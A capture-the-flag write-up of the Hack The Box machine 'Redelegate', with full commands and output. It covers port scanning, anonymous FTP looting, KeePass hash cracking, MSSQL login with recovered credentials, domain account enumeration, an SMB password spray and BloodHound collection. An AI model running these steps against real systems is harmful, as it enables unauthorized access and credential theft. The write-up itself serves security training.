HTB Redelegate — Full Write-up
Anonymous FTP leaks a KeePass database, a password spray lands a foothold, and SeEnableDelegationPrivilege sets up a delegation abuse against the DC.
Target: 10.129.234.50 (redelegate.vl) OS: Windows Server (Active Directory Domain Controller)
1. Reconnaissance
Full TCP port scan first — scan all 65535 ports so nothing gets missed on a weird high port:
1
nmap -p- --min-rate=2000 -T4 -oN scans/ports_all.txt 10.129.234.50
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-20 18:01 +0300
Nmap scan report for 10.129.234.50
Host is up (0.079s latency).
Not shown: 65504 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49932/tcp open  unknown
53149/tcp open  unknown
53150/tcp open  unknown
53155/tcp open  unknown
53156/tcp open  unknown
53157/tcp open  unknown
63477/tcp open  unknown
63484/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 31.23 seconds
Why this matters: ports 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 9389 together are the signature of a Windows Domain Controller. Whenever you see this combo, you’re not looking at a random server — you’re looking at the heart of an Active Directory domain.
Next, feed only the open ports into a second, deeper scan (much faster than -A -p- on everything):
1
2
ports=$(grep -oP '^\d+(?=/tcp\s+open)' scans/ports_all.txt | paste -sd,)
nmap -sC -sV -p"$ports" -oN scans/ports_detailed.txt 10.129.234.50
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-20 18:02 +0300
Nmap scan report for 10.129.234.50
Host is up (0.11s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 10-20-24  01:11AM                  434 CyberAudit.txt
| 10-20-24  05:14AM                 2622 Shared.kdbx
|_10-20-24  01:26AM                  580 TrainingAgenda.txt
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-20 15:02:38Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.129.234.50:1433:
|     Target_Name: REDELEGATE
|     NetBIOS_Domain_Name: REDELEGATE
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: redelegate.vl
|     DNS_Computer_Name: dc.redelegate.vl
|     DNS_Tree_Name: redelegate.vl
|_    Product_Version: 10.0.20348
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: redelegate.vl, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: REDELEGATE
|   NetBIOS_Domain_Name: REDELEGATE
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: redelegate.vl
|   DNS_Tree_Name: redelegate.vl
|   Product_Version: 10.0.20348
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49932/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.43 seconds

What we learned: the domain is redelegate.vl, the DC’s hostname is dc.redelegate.vl, and it’s running Windows Server (build 10.0.20348). There’s also IIS on port 80, two MSSQL instances (1433 and 49932), and RDP. The one detail that stands out immediately: FTP allows anonymous login, and there are three files sitting in it. Anonymous FTP is always worth checking first — it costs nothing to try.
Add the domain to /etc/hosts so tools that expect a hostname (not just an IP) work correctly:
1
2
3
4
5
6
7
8
9
└──╼ $cat /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
# Others
10.129.234.50 dc.redelegate.vl redelegate.vl
2. FTP — Anonymous Access
Rule of thumb: always try anonymous FTP login (anonymous / anything as password) before anything else — it’s free and it’s surprisingly common on misconfigured boxes.
1
2
3
4
5
6
7
└──╼ $ftp 10.129.234.50
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:vasilesco): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.

Logged in. Three files available: CyberAudit.txt, TrainingAgenda.txt, and Shared.kdbx (a KeePass password database — always interesting). Downloaded all three:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ftp> get CyberAudit.txt
local: CyberAudit.txt remote: CyberAudit.txt
229 Entering Extended Passive Mode (|||50990|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
434 bytes received in 00:00 (2.58 KiB/s)
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||50991|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
WARNING! 10 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
2622 bytes received in 00:00 (10.18 KiB/s)
ftp> get TrainingAgenda.txt
local: TrainingAgenda.txt remote: TrainingAgenda.txt
229 Entering Extended Passive Mode (|||50992|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
580 bytes received in 00:00 (3.51 KiB/s)
Important gotcha to remember: the FTP client warned about a transfer in ASCII mode. Binary files (like .kdbx, .zip, executables) must always be downloaded with binary mode set first — ASCII mode can silently corrupt them. This bit us later.
CyberAudit.txt — an internal security audit, and basically a spoiler for the whole box:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
OCTOBER 2024 AUDIT FINDINGS

[!] CyberSecurity Audit findings:

1) Weak User Passwords
2) Excessive Privilege assigned to users
3) Unused Active Directory objects
4) Dangerous Active Directory ACLs

[*] Remediation steps:

1) Prompt users to change their passwords: DONE
2) Check privileges for all users and remove high privileges: DONE
3) Remove unused objects in the domain: IN PROGRESS
4) Recheck ACLs: IN PROGRESS
Lesson: items 3 and 4 are still “IN PROGRESS” — meaning they’re not actually fixed. When you find a document like this, treat unfixed items as a to-do list for your attack path.
TrainingAgenda.txt — a schedule of security awareness training:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
EMPLOYEE CYBER AWARENESS TRAINING AGENDA (OCTOBER 2024)

Friday 4th October  | 14.30 - 16.30 - 53 attendees
"Don't take the bait" - How to better understand phishing emails and what to do when you see one


Friday 11th October | 15.30 - 17.30 - 61 attendees
"Social Media and their dangers" - What happens to what you post online?


Friday 18th October | 11.30 - 13.30 - 7 attendees
"Weak Passwords" - Why "SeasonYear!" is not a good password


Friday 25th October | 9.30 - 12.30 - 29 attendees
"What now?" - Consequences of a cyber attack and how to mitigate them
What to notice: only 7 people attended the “Weak Passwords” session — far fewer than the other topics. And the slide gives away the actual password pattern used in this domain: SeasonYear! (e.g. Fall2024!, Summer2024!). In real assessments, HR/training material like this is a goldmine for password patterns.
3. Cracking the KeePass Database
General method for .kdbx files: extract a crackable hash with keepass2john, then run it through hashcat or john.
1
keepass2john Shared.kdbx > Shared.hash
1
2
└──╼ $cat Shared.hash
Shared:$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*e4f9d51a5df3e5f9ca1019cd57e10d60f85f48228da3f3b4cf1ffee940e20e01*18c45dbbf7d365a13d6714059937ebad*a59af7b75908d7bdf68b6fd929d315ae6bfe77262e53c209869a236da830495f*9dd2081c364e66a114ce3adeba60b282fc5e5ee6f324114d38de9b4502ca4e19

Tried the standard wordlist first:
1
hashcat -m 13400 Shared.hash /usr/share/wordlists/rockyou.txt
No hit — expected, since rockyou is generic and the audit said “weak passwords” were remediated. But the training slide gave us the actual pattern (SeasonYear!), so a targeted mask beats a generic wordlist here.
Tried the literal string first, using KeePassXC (GUI):
1
2
sudo apt install keepassxc
keepassxc Shared.kdbx
SeasonYear! alone didn’t work — it’s a pattern, not the literal password. Built a small custom wordlist from that pattern (all seasons × several years) and tried again. Still nothing.
This is where the ASCII/binary mistake from earlier caught up with us. The .kdbx file was corrupted from the ASCII-mode download, so no password would have worked. Went back and re-downloaded it correctly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└──╼ $ftp 10.129.234.50
Connected to 10.129.234.50.
220 Microsoft FTP Service
Name (10.129.234.50:vasilesco): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> get Shared.kdbx
local: Shared.kdbx remote: Shared.kdbx
229 Entering Extended Passive Mode (|||57862|)
150 Opening BINARY mode data connection.
226 Transfer complete.
2622 bytes received in 00:00 (12.56 KiB/s)

Key takeaway: always run binary in an FTP session before downloading anything that isn’t plain text. No “bare linefeeds” warning this time = clean transfer.
Re-extracted the hash from the fixed file, rebuilt the season/year wordlist, and tried again:
1
keepass2john Shared.kdbx > Shared.hash
1
for s in Spring Summer Fall Winter; do for y in $(seq 2018 2025); do echo "${s}${y}!"; done; done > seasons
1
hashcat -m 13400 Shared.hash seasons --user
1
$keepass$*2*600000*0*ce7395f413946b0cd279501e510cf8a988f39baca623dd86beaee651025662e6*e4f9d51a5df3e5f9ca1019cd57e10d60f85f48228da3f3b4cf1ffee940e20e01*18c45dbbf7d365a13d6714059937ebad*a59af7b75908d7bdf68b6fd929d315ae6bfe77262e53c209869a236da830495f*806f9dd2081c364e66a114ce3adeba60b282fc5e5ee6f324114d38de9b4502ca:Fall2024!

Cracked: Fall2024!. Tip: the --user flag tells hashcat to ignore everything before the first : in the hash file (the Shared: prefix keepass2john adds) — saves you from editing the hash file by hand.
Opened the database in KeePassXC with the cracked password:

Unlocked. Seven entries, organized in three folders (Shared/IT, Shared/HelpDesk, Shared/Finance):

| Group | Title | User | Password | Notes |
|---|---|---|---|---|
| IT | FTP | FTPUser | SguPZBKdRyxWzvXRWy6U | Notes field: “Deprecated” |
| IT | FS01 Admin | Administrator | Spdv41gg4BlBgSYIW1gF | |
| IT | WEB01 | WordPress Panel | cn4KOEgsHqvKXPjEnSD9 | |
| IT | SQL Guest Access | SQLGuest | zDPBpaF4FywlqIv11vii | |
| HelpDesk | KeyFob Combination | — | 22331144 | physical door code, not a login |
| Finance | Payrol App | Payroll | cVkqz4bCM7kJRSNlgx2G | typo in title, straight from the DB |
| Finance | Timesheet Manager | Timesheet | hMFS4I0Kj8Rcd62vqi5X |
Takeaway: a password manager dump like this is basically a credential goldmine — every entry is a lead to follow up on.
4. MSSQL Access
SQLGuest maps to the MSSQL service we already saw open on port 1433. Connected with Impacket’s mssqlclient.py:
1
└──╼ $impacket-mssqlclient SQLGuest:'zDPBpaF4FywlqIv11vii'@10.129.234.50
1
2
3
4
5
6
7
8
9
10
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands

Logged in as SQLGuest, on instance DC\SQLEXPRESS. Working SQL shell.
Listed available databases (the first thing to check on any new SQL access):
1
SQL (SQLGuest  guest@master)> SELECT name FROM sys.databases;
1
2
3
4
5
6
name
------
master
tempdb
model
msdb
Only the 4 default system databases — no custom app database. So the interesting stuff, if any, is more likely in server-level permissions or msdb (which stores SQL Agent jobs, backup history — sometimes leaks credentials).
1
SQL (SQLGuest  guest@master)> USE msdb;
1
2
ENVCHANGE(DATABASE): Old Value: master, New Value: msdb
INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'msdb'.
1
SQL (SQLGuest  guest@msdb)> SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
TABLE_NAME
------------------------------------------
syspolicy_policy_category_subscriptions
syspolicy_system_health_state
syspolicy_policy_execution_history
syspolicy_policy_execution_history_details
syspolicy_configuration
syspolicy_conditions
syspolicy_policy_categories
sysdac_instances
syspolicy_object_sets
dm_hadr_automatic_seeding_history
syspolicy_policies
backupmediaset
backupmediafamily
backupset
autoadmin_backup_configuration_summary
backupfile
syspolicy_target_sets
restorehistory
restorefile
syspolicy_target_set_levels
restorefilegroup
logmarkhistory
suspect_pages
Just default system tables — no sysjobs/sysjobsteps (where job credentials often hide).
1
SQL (SQLGuest  guest@msdb)> SELECT * FROM msdb.dbo.backupfile;
1
2
backup_set_id   ...   is_present
-------------   ...   ----------
Empty — no backup history either. Not much more to get from raw table browsing here — worth double-checking the credential itself and going one level up, to what it can enumerate about the domain.
Double-checked the SQLGuest credential with netexec — a quick way to verify creds against many protocols and get useful metadata:
1
└──╼ $netexec mssql 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv11vii --local-auth
1
2
MSSQL       10.129.234.50   1433   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl) (EncryptionReq:False)
MSSQL       10.129.234.50   1433   DC               [+] DC\SQLGuest:zDPBpaF4FywlqIv11vii

Extra detail we didn’t have before: this is Windows Server 2022 (build 20348), and SQLGuest is a local SQL account, not a domain one (--local-auth).
Trick worth remembering: even a guest/low-privilege MSSQL login can be used to enumerate domain accounts, using Metasploit’s mssql_enum_domain_accounts module:
1
2
3
4
5
6
7
8
9
10
11
12
13
└──╼ $msfconsole -q
[msf](Jobs:0 Agents:0) >> use auxiliary/admin/mssql/mssql_enum_domain_accounts
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> set rhost 10.129.234.50
rhost => 10.129.234.50
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> set rport 1433
rport => 1433
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> set password zDPBpaF4FywlqIv11vii
password => zDPBpaF4FywlqIv11vii
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> set username SQLGuest
username => SQLGuest
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> set fuzznum 9999
fuzznum => 9999
[msf](Jobs:0 Agents:0) auxiliary(admin/mssql/mssql_enum_domain_accounts) >> exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
[*] 10.129.234.50:1433 -  - WIN-Q13O908QBPG\Administrator
[*] 10.129.234.50:1433 -  - REDELEGATE\Guest
[*] 10.129.234.50:1433 -  - REDELEGATE\krbtgt
[*] 10.129.234.50:1433 -  - REDELEGATE\Domain Admins
[*] 10.129.234.50:1433 -  - REDELEGATE\Domain Users
[*] 10.129.234.50:1433 -  - REDELEGATE\Domain Guests
[*] 10.129.234.50:1433 -  - REDELEGATE\Domain Computers
[*] 10.129.234.50:1433 -  - REDELEGATE\Domain Controllers
[*] 10.129.234.50:1433 -  - REDELEGATE\Cert Publishers
[*] 10.129.234.50:1433 -  - REDELEGATE\Schema Admins
[*] 10.129.234.50:1433 -  - REDELEGATE\Enterprise Admins
[*] 10.129.234.50:1433 -  - REDELEGATE\Group Policy Creator Owners
[*] 10.129.234.50:1433 -  - REDELEGATE\Read-only Domain Controllers
[*] 10.129.234.50:1433 -  - REDELEGATE\Cloneable Domain Controllers
[*] 10.129.234.50:1433 -  - REDELEGATE\Protected Users
[*] 10.129.234.50:1433 -  - REDELEGATE\Key Admins
[*] 10.129.234.50:1433 -  - REDELEGATE\Enterprise Key Admins
[*] 10.129.234.50:1433 -  - REDELEGATE\RAS and IAS Servers
[*] 10.129.234.50:1433 -  - REDELEGATE\Allowed RODC Password Replication Group
[*] 10.129.234.50:1433 -  - REDELEGATE\Denied RODC Password Replication Group
[*] 10.129.234.50:1433 -  - REDELEGATE\SQLServer2005SQLBrowserUser$WIN-Q13O908QBPG
[*] 10.129.234.50:1433 -  - REDELEGATE\DC$
[*] 10.129.234.50:1433 -  - REDELEGATE\FS01$
[*] 10.129.234.50:1433 -  - REDELEGATE\Christine.Flanders
[*] 10.129.234.50:1433 -  - REDELEGATE\Marie.Curie
[*] 10.129.234.50:1433 -  - REDELEGATE\Helen.Frost
[*] 10.129.234.50:1433 -  - REDELEGATE\Michael.Pontiac
[*] 10.129.234.50:1433 -  - REDELEGATE\Mallory.Roberts
[*] 10.129.234.50:1433 -  - REDELEGATE\James.Dinkleberg
[*] 10.129.234.50:1433 -  - REDELEGATE\Helpdesk
[*] 10.129.234.50:1433 -  - REDELEGATE\IT
[*] 10.129.234.50:1433 -  - REDELEGATE\Finance
[*] 10.129.234.50:1433 -  - REDELEGATE\DnsAdmins
[*] 10.129.234.50:1433 -  - REDELEGATE\DnsUpdateProxy
[*] 10.129.234.50:1433 -  - REDELEGATE\Ryan.Cooper
[*] 10.129.234.50:1433 -  - REDELEGATE\sql_svc
What this gave us: the full list of real users (Christine.Flanders, Marie.Curie, Helen.Frost, Michael.Pontiac, Mallory.Roberts, James.Dinkleberg, Ryan.Cooper), a service account (sql_svc), machine accounts (DC$, FS01$ — confirming there’s a second computer, FS01, in this domain), and the security groups Helpdesk, IT, Finance (same three names as the KeePass folders).
Next move: password spray. We have one confirmed password pattern (Fall2024!) and a full list of real usernames — the obvious thing to try is that password against every user, since password reuse across a domain is extremely common.
5. Password Spray — Fall2024!
1
└──╼ $nxc smb 10.129.234.50 -u Marie.Curie -p Fall2024!
1
2
SMB         10.129.234.50   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.50   445    DC               [+] redelegate.vl\Marie.Curie:Fall2024!

Hit! Marie.Curie:Fall2024! is valid — our first real domain account. This is the foothold.
1
└──╼ $nxc smb 10.129.234.50 -u Mallory.Roberts -p Fall2024!
1
2
SMB         10.129.234.50   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.50   445    DC               [-] redelegate.vl\Mallory.Roberts:Fall2024! STATUS_ACCOUNT_RESTRICTION
Exam-worthy detail: STATUS_ACCOUNT_RESTRICTION is not the same as STATUS_LOGON_FAILURE. Windows only returns ACCOUNT_RESTRICTION after the password has already been verified as correct — something else (logon hours, workstation restriction, locked account) is blocking it. So Fall2024! is very likely correct for this account too, just not usable this way right now.
6. BloodHound Enumeration
With one working domain account, collect AD data for BloodHound — this maps out the whole domain (users, groups, permissions, trust relationships) so you can visually find attack paths instead of guessing:
1
└──╼ $bloodhound-python -u 'Marie.Curie' -d 'redelegate.vl' -p 'Fall2024!' -c all --zip -ns 10.129.234.50 --dns-tcp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: redelegate.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Testing resolved hostname connectivity dead:beef::fa47:904:ae0e:35c2
INFO: Trying LDAP connection to dead:beef::fa47:904:ae0e:35c2
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.redelegate.vl
INFO: Testing resolved hostname connectivity dead:beef::fa47:904:ae0e:35c2
INFO: Trying LDAP connection to dead:beef::fa47:904:ae0e:35c2
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: dc.redelegate.vl
WARNING: SID S-1-5-21-3745110700-3336928118-3915974013-1109 lookup failed, return status: STATUS_NONE_MAPPED
INFO: Done in 00M 19S
INFO: Compressing output into 20260820232408_bloodhound.zip
